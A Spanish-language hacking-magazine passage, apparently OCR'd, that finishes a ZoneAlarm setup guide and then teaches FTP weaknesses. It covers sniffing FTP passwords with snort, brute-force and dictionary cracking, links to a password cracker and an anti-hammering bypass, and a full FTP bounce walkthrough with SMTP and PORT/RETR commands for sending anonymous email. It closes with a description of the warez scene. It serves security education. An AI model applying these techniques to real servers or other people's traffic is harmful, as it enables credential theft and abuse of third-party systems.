
En la siguiente imagen vemos como ZoneAlarm nos pregunta si deseamos que nos avise cada vez que detecte un intento de acceso no validado. Si aceptas "alert me whenever ZoneAlarm blocks traffic" nos mostrará una alarma cada vez que detecte un intento de intrusión, si trabajas en el servidor puede llegar a molestar, así que selecciona "Don't alert me at all – protect my computer silently".




En la segunda ventana nos pregunta si deseamos que ZoneAlarm preconfigure algunos programas, es decir, él será quien de permisos de manera inicial. Si seleccionamos que "no" ZoneAlarm detectará las conexiones y nos preguntará si aceptamos las conexiones, es decir, podremos a configurar las reglas de acceso manualmente para poder tener un mayor control.



En la siguiente ventana te pregunta si quieres leer el tutorial, no hace falta ya que ZoneAlarm es muy sencillo, así que pulsa el icono Finish. A los pocos segundos tendrás el ZoneAlarm funcionando como muestra la imagen.



Zone Alarm muestra los avisos mediante ventanas de alerta con la siguiente imagen:




Cualquier alarma no quiere decir que te estén atacando, pueden ser dos tipos de alarmas:

- Alertas de programas.
- Alertas desde Internet.

Se identifican por el color de la ventana, si la parte superior es naranja quiere decir que la alerta es desde Internet y si es verde quiere decir que la alarma es de un programa instalado en el servidor.

Por ejemplo, cada vez que utilices el Internet Explorer para navegar aparecerá una ventana de color verde, si alguien intenta acceder a tu Servidor Web aparecerá una ventana naranja, lo mismo si algún navegante quiere acceder al servidor MySQL. En ese momento puedes hacer dos cosas, hagamos un ejemplo, intentando conectar mediante FTP al servidor web.

Intentar abrir una sesión FTP poniendo la IP de vuestro servidor. Zone Alarm mostrará la siguiente ventana de aviso.



En este momento ZoneAlarm nos pregunta si aceptamos que alguien con IP 127.0.0.1 se conecte al servidor de FTP. Como deseamos que el servidor sea lo más seguro posible decimos que NO pero antes señalamos la casilla de "Remember this answer the next time I use this program", de este modo ZoneAlarm no volverá a preguntarnos la próxima si aceptamos una conexión de solicitud FTP.

Con la primera visita a la Web (al Servidor Apache), Zone Alarm preguntará si aceptamos conexiones a Apache y lógicamente decimos que SI y además señalando la opción de recuerde la respuesta. La Web está precisamente para ser visitada, si dijésemos que no, el visitante no podría acceder a la Web.

Mediante alertas, se van configurando las reglas de seguridad, en un principio solo tendrías que aceptar conexiones a Apache y rechazar el resto de conexiones (esta configuración sería ideal si el Ordenador se utiliza únicamente como Servidor Web mediante Apache, si tu PC lo utilizas para mil cosas más, ya sabes, tendrás que dar permisos a muchos más servicios).

En cualquier momento puedes prohibir todo acceso al ordenador ya sean las peticiones desde la propia red o desde Internet, para ello hay que pulsar el botón STOP de la parte superior (ver **imagen 1**, siguiente página).

ZoneAlarm tiene muchas opciones, pero esto es lo básico para comenzar a proteger el servidor web, con esto es suficiente para comenzar a tener un cortafuegos sencillo y útil. Existen otros muchos cortafuegos mucho más potentes, pero la idea de este artículo es proteger vuestro servidor web de ataques de la forma más sencilla posible y sin problemas.




IMAGEN 1

Conclusión.

Consideremos que el objetivo del curso de Apache se ha cumplido con las 5 entregas, la idea principal es que veáis que cualquiera puede montarse su propio servidor en casa y tenerlo protegido mediante un sencillo firewall. Si has seguido las 5 entregas, habrás aprendido a tener tu servidor Web, utilizar dominios gratis y redireccionarlos a tu servidor, crear mirrors (espejos) de Webs en tu propio servidor Apache, algunos bugs conocidos de Apache, proteger el acceso al servidor Web y a instalar un sencillo Firewall que te protegerá de los ataque. Si tienes una página Web ¿has pensado alojarla en tu servidor Web?, muchos webmasters tienen sus webs con conexiones ADSL y les funcionan bastante bien. ¿lo has intentado?

Y después de Apache ... aún queda mucho por decir de Apache pero ya no será tan sencillo como los anteriores capítulos. En los próximos números explicaremos técnicas de hacking en las que se verán implicados los Servidores Web, por ello es importante que te familiarices con tu propio servidor Web (en este caso APACHE). No dejes nunca de "picotear" entre los muchos Servidores Web que puedes instalar en un PC, APACHE e IIS son los más conocidos, no es necesario que los domines a la perfección, tan solo "trastealos" un poquito para tener conocimientos básicos sobre ellos.

RAW 6 : FTP (FILE TRANSFER PROTOCOL) SEGUNDA PARTE.

El camino recorrido con esta serie (SERIE RAW) ha sido largo y terriblemente provechoso. Hemos conseguido tratar DE TU A TU con los temidos protocolos y a dominar temas que la mayoría de mortales ni tan siquiera sabe que existen. Vamos a por todas con el FTP!!!

- Aprenderemos a conseguir claves de FTP por diversos métodos

- Aprenderemos a utilizar la popular herramienta Snort como sniffer

- Aprenderemos lo que es el hammering

- Aprenderemos a utilizar un servidor de FTP como puente para establecer conexiones anónimas a otros servicios en otras máquinas

- Descubriremos los secretos de la Scene del Warez, las boards de FXP, los Dumps...

- Aprenderemos el funcionamiento interno del protocolo FXP

- Capturaremos conexiones de FTP de otros usuarios

- Aprenderemos a abrir puertos en un firewall utilizando el protocolo FTP

2. Problemas de seguridad en FTP

Como lo prometido es deuda, aquí tenéis la continuación del artículo sobre FTP. Como ya anticipé en el número anterior, en el que expliqué el funcionamiento del protocolo, en esta segunda parte mostraré algunos de sus problemas de seguridad inherentes.

Insisto en que sólo hablaré de problemas inherentes al protocolo, por lo que no entraré en detallar exploits para ningún bug de una aplicación en concreto. Por supuesto, como cualquier aplicación actual, los servidores y clientes de FTP también tienen un largo historial con los más variopintos bugs clásicos (buffer overflow, DoS, etc, etc). Pero todo esto son temas aparte, que nada (o poco) tienen que ver con el protocolo en sí mismo.

Igual que, por ejemplo, el protocolo SMTP permite que el cliente especifique cualquier dirección de origen, aunque ésta no sea real (lo expliqué en el número 8 de la revista), el protocolo FTP también permite otras muchas cosas que pueden implicar ciertos problemas de seguridad, aunque también pueden ser utilizadas para fines más constructivos, como explicaré por ejemplo cuando hable sobre **FXP** en este artículo.

Así que, sin más dilación, pongámonos ya manos a la obra. :-)



Nota de HackxCrack

Nota de Hack x Crack: Hay muchas Webs donde puedes informarte sobre los últimos "acontecimientos" relacionados con lo Seguridad Informática. Una de ellas es sin duda http://www.vsantivirus.com/



Te la recomendamos no solo por la velocidad con que actualiza sus contenidos sino porque pone a tu disposición muchos artículos que sin duda harán las delicias de cualquier persona interesada por el tema. Está principalmente orientada a "temas víricos", pero en los últimos tiempos los virus/gusanos utilizan precisamente bugs del Sistema Operativo para su propagación, de manera que encontrarás todo tipo de informaciones y en perfecto castellano :)

2.1. CAPTURA DE CLAVES DE FTP

Para los que hayáis seguido fielmente todos los números de mi serie RAW, este primer punto será evidente, pero creo conveniente comentarlo, no solo como repaso, si no también para los nuevos lectores. ;-)

Como expliqué en el número anterior, los **passwords** de autenticación en FTP se envían en **texto plano**, sin ningún tipo de codificación ni encriptación. Por tanto, si tenemos alguna herramienta que nos permita capturar todo el tráfico que circula por nuestra red, podremos capturar todos los passwords de FTP que sean enviados dentro de nuestra red local. Esta herramienta es precisamente un **sniffer**.

En **Windows** podéis utilizar, por ejemplo, el sniffer **IRIS**. En **Linux** tenéis una gran oferta de sniffers, empezando por el clásico **snort**, que puede funcionar también como IDS (Sistema de Detección de Intrusos), y teniendo también gran variedad de sniffers con interfaz gráfico, como por ejemplo **Ethereal**.

Para no aburrir a los que siguen mi serie desde el principio, esta vez en lugar de mostrar el ejemplo con IRIS, lo mostraré con un sniffer para Linux. Y para que aprendáis aún más, no lo haremos con un sniffer gráfico, si no con **snort** desde una shell. :-)



Como ya debes saber...

- Como ya debes saber a estas alturas, una SHELL es una Ventana de Comandos, esa pantallita negra donde puedes escribir "comandos". Si no tienes ni idea, descárgate de forma gratuita el número uno de esta revista (www.hackxcrack.com) y recuerda que cualquier duda puedes exponerla en el foro.
- En este artículo se detalla el trabajo con un sniffer para Linux, puedes hacer lo mismo desde cualquier otro sniffer para Windows. Recuerda que en números anteriores ya hemos trabajado con sniffers para Windows.
- En este artículo se habla de "compilar el snort para Linux". Nuestro foro de LINUX (www.hackxcrack.com) está cada vez más activo, lógico si pensamos que cada vez estamos haciendo más referencias a este Sistema Operativo en nuestros artículos. Pues ya sabes, si no tienes ni idea de compilar el snort en Linux o tienes cualquier duda al respecto, pásate por el foro y entre todos nos ayudaremos :)
- Una última cosa… como puedes ver, poco a poco intentamos que experimentes nuevas "sensaciones" y, si quieres seguir aprendiendo deberás tomarte esta invitación como algo prioritario. Si hasta ahora has "pasado" de instalarte Linux, no lo dejes por mucho más tiempo… todo lo que hasta ahora se ha explicado en PC PASO A PASO (incluido en este número 12) puede hacerse tanto desde Windows como desde Linux, pero llegará un momento en que ciertos temas únicamente podrán tratarse desde Linux y ese día lamentarás no tener ni idea de por donde empezar. Que no te pille el toro, atrévete con LINUX!!!


Una vez compilado e instalado snort (se sale del tema del artículo explicar cómo hacer esto), sólo tendremos que lanzar este comando desde una consola:

snort -v -d port 21

El usuario que ejecute este comando tiene que ser **root**. Os comento rápidamente que la opción **-v** sirve para que muestre el contenido de los paquetes que captura, la opción **-d** para que muestre el campo de datos de los paquetes, y no sólo la cabecera, y **port 21** es una **expresión** que le indica que sólo muestre los paquetes que circulen a través del puerto 21

(tanto si es de origen, como si es de destino). Os recuerdo que el puerto 21 es el puerto estándar para FTP.

Desde que ejecutemos este comando, se nos mostrarán en pantalla todos los paquetes relacionados con el puerto 21 que circulen en toda nuestra red local. Normalmente, esto será poco práctico, ya que no podemos estar todo el día pendientes de la consola esperando que aparezca el paquete que contiene el password, por lo que lo mejor es dejarlo un tiempo corriendo, y mirar después en los **logs** de snort. El directorio por defecto para los logs de snort es **/var/log/snort**, aunque podemos especificar nosotros el directorio que queramos mediante la opción -l <nombre_directorio>.



En esta captura podemos ver 2 consolas. En la primera (la que tiene el foco), vemos la salida que muestra snort al actuar como sniffer del puerto 21, y en la segunda vemos una sesión de FTP. El password que hemos introducido ha sido hxcpass. Como podemos ver en la consola de snort, se ve claramente el paquete en el que enviamos el comando **PASS hxcpass**.

2.2. CRACKEO DE CLAVES DE FTP.

Antes de meternos con lo realmente interesante, vamos a insistir un poco más en el tema de los passwords, también para aclarar uno de los términos que se escuchan a menudo relacionados con el FTP, que es el del **hammering**.

Pero no nos precipitemos; vamos a ver primero las 2 formas de crackear passwords de FTP, aparte de la captura directa que hemos visto antes:

2.2.1. Crackeo local.

Si tenemos acceso al disco duro de alguien que utiliza un cliente de FTP, en el cual tenga un **site manager** en el que almacene direcciones y login/password de varias cuentas, podremos coger el archivo del cliente de FTP donde almacene los sites y utilizar alguna herramienta de crackeo específica para ese software. Por poner un ejemplo, en: http://link.box.sk/link.php3?rid=30953&url=http%3A%2F%2Fnewdata.box.sk%2Ftdwl%2Fflashfxp.pc.0.1.zip tenéis un crackeador de passwords para el archiconocido cliente **FlashFXP**.
Si no encontraseis la herramienta adecuada para ese cliente, siempre os queda la posibilidad de importar el archivo con los sites a vuestro propio cliente, y sacar los passwords mediante un sniffer, tal y como expliqué en el punto **2.1**. Este tipo de herramientas pueden ser muy útiles cuando habéis olvidado los datos de autenticación de alguna cuenta y los necesitáis, normalmente porque tenéis que acceder desde otro sitio, con otro cliente en el que no tenéis los datos introducidos en el site manager.

2.2.2. Crackeo online.

Si, en cambio, lo que queremos es conseguir acceso a un servidor de FTP remoto, tendremos que hacer un crackeo de cuentas por uno de los 3 sistemas clásicos:

- Fuerza bruta
- Diccionario
- Métodos mixtos

El crackeo por **fuerza bruta** consiste en probar todos los posibles passwords hasta, a base de miles de pruebas, dar con un password que funcione.
El crackeo por **diccionario** consiste en probar una serie de passwords típicos y confiar en que el administrador haya sido tan poco original de utilizar uno de esos passwords. Existen en la red miles de archivos con diccionarios de passwords en todos los idiomas.

Los **métodos mixtos** son muy variados: generación de fechas, combinaciones de palabras de diccionario, etc.

En cualquier caso, existen defensas contra esto, y una de las clásicas es el **anti-hammering**. Si alguna vez habéis intentado acceder a un servidor FTP que estuviera lleno de usuarios y no se pudiese entrar, probablemente os habréis encontrado con que después, a pesar de que ya había hueco en el servidor, éste os había baneado y no permitía el acceso a vuestra IP. Esto probablemente se habrá debido a que no configurasteis bien vuestro cliente de FTP, y éste hizo un hammering al servidor, el cual se "defendió" **baneando** vuestra IP para impediros el acceso.

¿En qué consiste el **hammering**, y por qué los servidores intentan evitarlo? Generalmente, los servidores FTP suelen tener limitado el número de usuarios simultáneos, por lo que los clientes de FTP suelen incorporar un mecanismo para reintentar la conexión cada cierto tiempo si se da el caso de que el servidor esté lleno.
El problema aparece si el cliente de FTP está configurado para que esos reintentos sean instantáneos, es decir, sin dejar un tiempo prudencial entre cada reintento. Lo que ocurre entonces es que el servidor de FTP se encuentra con que ese usuario está intentando conectar con una insistencia de varios intentos por segundo. La respuesta ante tal "falta de educación" suele ser el baneo a esa IP para que no pueda volver a acceder a ese servidor.

Los motivos por los que el hammering no es deseable son básicamente 3:
- En primer lugar, el hammering consume **recursos** en el servidor de forma innecesaria (tanto ancho de banda, como recursos de la máquina).
- En segundo lugar, si hay **varios usuarios** intentando entrar, sería como intentar "colarse" por la fuerza, por lo que es una falta de educación, la cual además podría llevar a que los demás usuarios, queriendo tener igualdad de oportunidades, hiciesen también hammering contra el servidor, por lo que el problema se multiplicaría.
- En último lugar, que es el que nos interesa ahora, cuando se lanza un intento de **crackeo de passwords** mediante cualquiera de los 3 sistema mencionados antes (fuerza bruta, diccionario, u otros métodos), éste sólo podrá ser efectivo si se pueden lanzar muchos intentos de conexión lo más rápido posible, por lo que si se evita el hammering, se estará evitando también la posibilidad de un crackeo de passwords en el servidor.

Por supuesto, como nada es perfecto en este mundo (y menos aún la seguridad informática), siempre hay forma de saltarse las protecciones anti-hammering. Por ejemplo, aquí podéis ver una forma de saltarse la protección anti-hammering del popular servidor FTP para Windows Serv-U: http://www.securiteam.com/exploits/6W00H1P0AO.html

2.3. FTP BOUNCE

Vamos a entrar al fin de lleno con una técnica realmente interesante. ;-)
Esta técnica ha sido utilizada desde tiempos remotos, e incluso ha llevado a la necesidad de escribir un **RFC** con recomendaciones para evitar este tipo de ataques: ftp://ftp.rfc-editor.org/in-notes/rfc2577.txt

Para comprender el funcionamiento de este ataque, debemos recordar el funcionamiento del **FTP activo** (o no pasivo). En este tipo de transferencia, es el cliente el que especifica al servidor la IP y el puerto donde debe conectarse para establecer el canal de datos. Vaya... ¿no os recuerda eso a algo? ¿quizá a las mil técnicas que expliqué sobre DCC, donde también se especificaban "manualmente" la IP y el puerto? :-D
Si en lugar de darle al servidor de FTP nuestra IP, le damos la de cualquier otra máquina, y como puerto le damos el de algún servicio que tenga esa máquina, el servidor de FTP se conectará a ese servicio de esa máquina, pensando que en realidad se está conectando a nuestra máquina para establecer un canal de datos para una transferencia.
Veámoslo mejor con un ejemplo:

Supongamos que el maléfico usuario **PyC** tiene una cuenta (puede ser también una cuenta anonymous) en el **servidor de FTP** ftp.lco.es.

Resulta que tiene también una **cuenta de correo** gratuita que se ha creado en www.hotpop.com para sus pérfidos planes. Esa cuenta de correo funciona mediante POP3 (para la recepción) y **SMTP** (para el envío). Estos 2 protocolos ya fueron explicados en la serie RAW, en los números 7 y 8 de la revista respectivamente. ;-)
Lo que quiere hacer PyC es utilizar el servidor de FTP ftp.lco.es como intermediario (**bouncer**) para enviar un email anónimo al usuario **Zer0Cul**.
Vamos a ver paso a paso cómo lo consigue:

2.3.1. PyC prepara el archivo de comandos SMTP

El primer paso será crear un **archivo de texto** que contenga la **secuencia de comandos SMTP** que quiere ejecutar sobre el servidor smtp de hotpop (smtp.phreaker.net). Llamará a este archivo, por ejemplo: ftpbouncemail.txt.
Muestro aquí el contenido del archivo:

```
EHLO pyc
AUTH PLAIN
AKI5Y65sY24GcGhyZTYbZXIubmV0ADJIbJIvcHljAAB=
MAIL FROM: <pyc_lco@phreaker.net>
RCPT TO: <Zer0Cul@hotmail.com>
DATA
Subject: ftp bounce
From: pyc_lco@phreaker.net
To: Zer0Cul@hotmail.com

probando ftp bounce
.
QUIT
```

2.3.2. PyC sube el archivo creado al servidor FTP

A continuación, se conecta al servidor de FTP en ftp.lco.es, y una vez dentro va al directorio de **Upload**, en el que tiene permisos de escritura (puede subir archivos). En ese directorio, sube el archivo ftpbouncemail.txt.

2.3.3. PyC lanza los comandos RAW para el FTP bounce

Para hacer esto, a PyC sólo le falta un dato, que es la **IP del servidor de SMTP**, la cual puede conseguir por cualquier sistema clásico de traducción de DNS a IP. Por ejemplo, desde Linux, ejecutaría en una consola:

host smtp.phreaker.net

Y obtendría la IP. En este caso concreto, hay 3 IPs asociadas al mismo DNS, por lo que cualquiera de las 3 nos serviría. La IP que nos quedamos es: **204.57.55.209**.
El primer comando RAW a enviar será:

PORT 204,57,55,209,0,25

Con eso estamos diciendo al servidor, que el **canal de datos** para la próxima transferencia se establecerá cuando el servidor conecte al **puerto 25** de la **IP 204.57.55.209** que, por supuesto, no es la nuestra (como debería ser si estuviéramos haciendo algo "legal"), si no la del servidor SMTP de hotpop. ;-)

La forma de enviar comandos RAW depende del cliente de FTP que utilicemos. Pongo 3 ejemplos:
- Desde **telnet** (tal y como enseñé en el anterior artículo), simplemente escribimos el comando tal cual. :-)
- Desde **FlashFXP**, el clásico cliente de FTP para Windows, con el shortcut **Control-R** nos aparecerá una ventanita sobre la que podemos introducir directamente el comando RAW.
- Desde un cliente FTP de **consola en Linux/Unix**, escribimos **quote** seguido del comando RAW. En este caso sería:

  quote port 204,57,55,209,0,25

Una vez lanzado el comando **PORT**, ya sólo nos falta decirle al servidor que ese canal de datos lo queremos para "**bajar**" un archivo, desde el servidor hasta la IP que especificamos en el comando **PORT** (que debería ser la nuestra, pero nosotros le hemos "engañado" dándole la IP del servidor SMTP). Si ahora hacemos:

RETR ftpbouncemail.txt

El contenido del archivo que creamos con los comandos SMTP será enviado al puerto 25 del


servidor SMTP.
Desde el punto de vista del servidor SMTP, "alguien" habrá establecido una conexión TCP/IP con su puerto 25, por lo que interpretará que todo lo que se envíe a través de esa conexión serán **comandos SMTP**.
Así que el **escenario** que tenemos es el siguiente:
Una **conexión TCP/IP** establecida entre un **servidor SMTP** y un **servidor FTP** donde:

- El **servidor FTP** (que actúa como **cliente** en esta conexión) cree que se trata de un **canal de datos de FTP**.

- El **servidor SMTP** (que actúa como **servidor** en esta conexión) cree que se trata de una **sesión de comandos SMTP**.


Por tanto, al estar ambas máquinas "engañadas", el servidor FTP no tendrá ningún problema en transmitir los comandos SMTP, y el servidor SMTP no tendrá ningún problema en interpretarlos y **ejecutarlos**. ;-)

Si hemos repasado el **número 8 de la revista**, donde la serie RAW trataba sobre el protocolo **SMTP**, ya sabréis que lo que hacen los comandos del archivo ftpbouncemail.txt es precisamente enviar un e-mail a la dirección Zer0Cul@hotmail.com.



2.3.4. Nuestro "amigo" Zer0Cul lee su correo y... ¡Oh! ¡Sorpresa! Ö

Cuando el dueño de la dirección Zer0Cul@hotmail.com abra su cuenta de correo (usualmente, utilizando un cliente **POP3**), se encontrará con nuestro e-mail, en el cual no aparecerá nuestra IP, si no la **IP del servidor FTP** que utilizamos como bouncer. ;-D



En la imagen vemos el e-mail que ha recibido Zer0Cul, mostrando las cabeceras completas.

2.4. EL MISTERIO DEL FXP DESVELADO

El FXP es una de esas cosas que muchos usamos pero pocos sabemos cómo funciona, ¡y eso que es realmente sencillo! En realidad la idea del FXP es muy parecida a la del FTP Bounce. Si ahora mismo estás pensando: "pues no serán tantos los que usan el FXP si yo ni siquiera se lo que es..." no te preocupes, que ahora mismo te explico qué es y para qué sirve. :-)

Antes de empezar con este tema, he de dejar clara una cosa, para evitar problemas que sin duda podrían surgir. Voy a hablar a continuación de un tema oscuro, sobre el que los implicados siempre han guardado un celoso silencio, así que quiero dejar claro que mi intención no es aquí la de desvelar ningún secreto, y menos

aún hacer ningún tipo de publicidad, si no que podéis considerarme simplemente como un criminólogo que habla sobre los casos que ha estudiado. Por hablar de ellos no está incitando a la gente a que forme parte de ninguna "mafia", ni tampoco está desvelando secretos internos de esa "mafia" (entre otras cosas, porque yo no pertenezco a ella). Simplemente hablo de lo que he podido observar **desde fuera**, y sin contar nunca nada que no pudiera conocer cualquiera que investigase el tema por su cuenta.

2.4.1. Un secreto a voces

¿Sabéis lo que es la Scene del Warez? Los que no lo sepáis, vais a encontrar aquí una información realmente interesante, así que estad bien atentos, porque os voy a hablar sobre un secreto a voces. :-)
Y los que lo sepáis, podéis estar tranquilos, ya que no voy a desvelar ningún secreto que no pueda saber cualquiera con dos dedos de frente que dedique 5 minutos a investigar sobre el tema por su cuenta. :-)

Imaginad que trabajáis en una importante distribuidora discográfica que recibe las últimas novedades del mercado antes de que éstas estén a la venta. Un buen día conocéis a otro tío que por su trabajo tiene acceso a las últimas películas del mercado. Quedáis entonces de acuerdo en intercambiaros discos de música a cambio de películas. Por supuesto, lo hacéis a través de Internet, por lo que tenéis que ripear el audio (MP3) y el vídeo (DivX). Pero pronto te das cuenta de que no das a basto, ya que tu compañero quiere más y más, y tu no eres capaz de ripear todos los discos que llegan diariamente a tu tienda. Por suerte, pronto conoces a un chaval que resulta ser coleccionista compulsivo, y se compra todas las novedades que salen al mercado. Así que llegas a un acuerdo con él para repartiros el trabajo a la hora de ripear los discos, para que así no se haga el mismo trabajo dos veces.

Imaginaos ahora esto mismo, pero a una escala mucho mayor, con miles de personas de todo el planeta puestas de acuerdo para ripear absolutamente todo, pero sin que se haga el mismo trabajo dos veces. Pues eso es precisamente la Scene. :-)

Pero no confundáis esto con las famosas redes P2P (E-Mule, y compañía), ya que no tiene nada que ver. La Scene es algo perfectamente organizado, mientras que las redes P2P son un completo caos. Os muestro algunas diferencias:

- **Unicidad**: Cualquiera puede coger el disco de Bisbal que se compró ayer y pasarlo a MP3 y luego distribuirlo a través de E-Mule. En cambio, esto es imposible en la Scene, ya que está todo regulado de forma que nadie pueda aportar algo si otra persona aportó ya ese mismo "producto". Cada producto que se aporta a la Scene recibe el nombre de **release**.

- **Calidad**: Lo que aportes a la Scene tiene que pasar unos estrictos controles de calidad (resolución, formato, información complementaria, fidelidad al original, ...). En cambio, en las redes P2P te puedes encontrar auténticas basuras, como: películas mal ripeadas, música con chasquidos y ruidos, discos incompletos, formatos incómodos o incompatibles, canciones sin títulos, etc.

- **Veracidad**: En las redes P2P puedes encontrar los famosos **fakes**, que son cosas que no son lo que dicen ser. Por ejemplo, te tiras un día entero bajando una película para luego descubrir que es otra totalmente diferente bajo un título que no le corresponde, o puedes encontrar supuestas aplicaciones que resultan ser virus o troyanos, etc, etc. En la Scene todo esta regulado para garantizar la autenticidad, además de conocer la "identidad" del que ha hecho la release. Para ello, cualquier release ha de estar acompañada de un archivo de información acerca del producto y de la persona o grupo que la ha aportado. Por supuesto, nunca seutilizan nombres reales. ;-)

Muchas de las releases que circulan por las redes P2P salen precisamente de la Scene, así que en cierto modo podríamos considerar a las redes P2P como el escalón más bajo, donde llegan sólo "las sobras" de lo que se produce en la Scene (me da a mi que me voy a buscar más de un enemigo con este artículo... 0:-)

Hay quien confunde todo este "pirateo organizado" con mafias como la del famoso Top-Manta, pero nada tienen que ver por un sencillo motivo: la finalidad. La finalidad de la

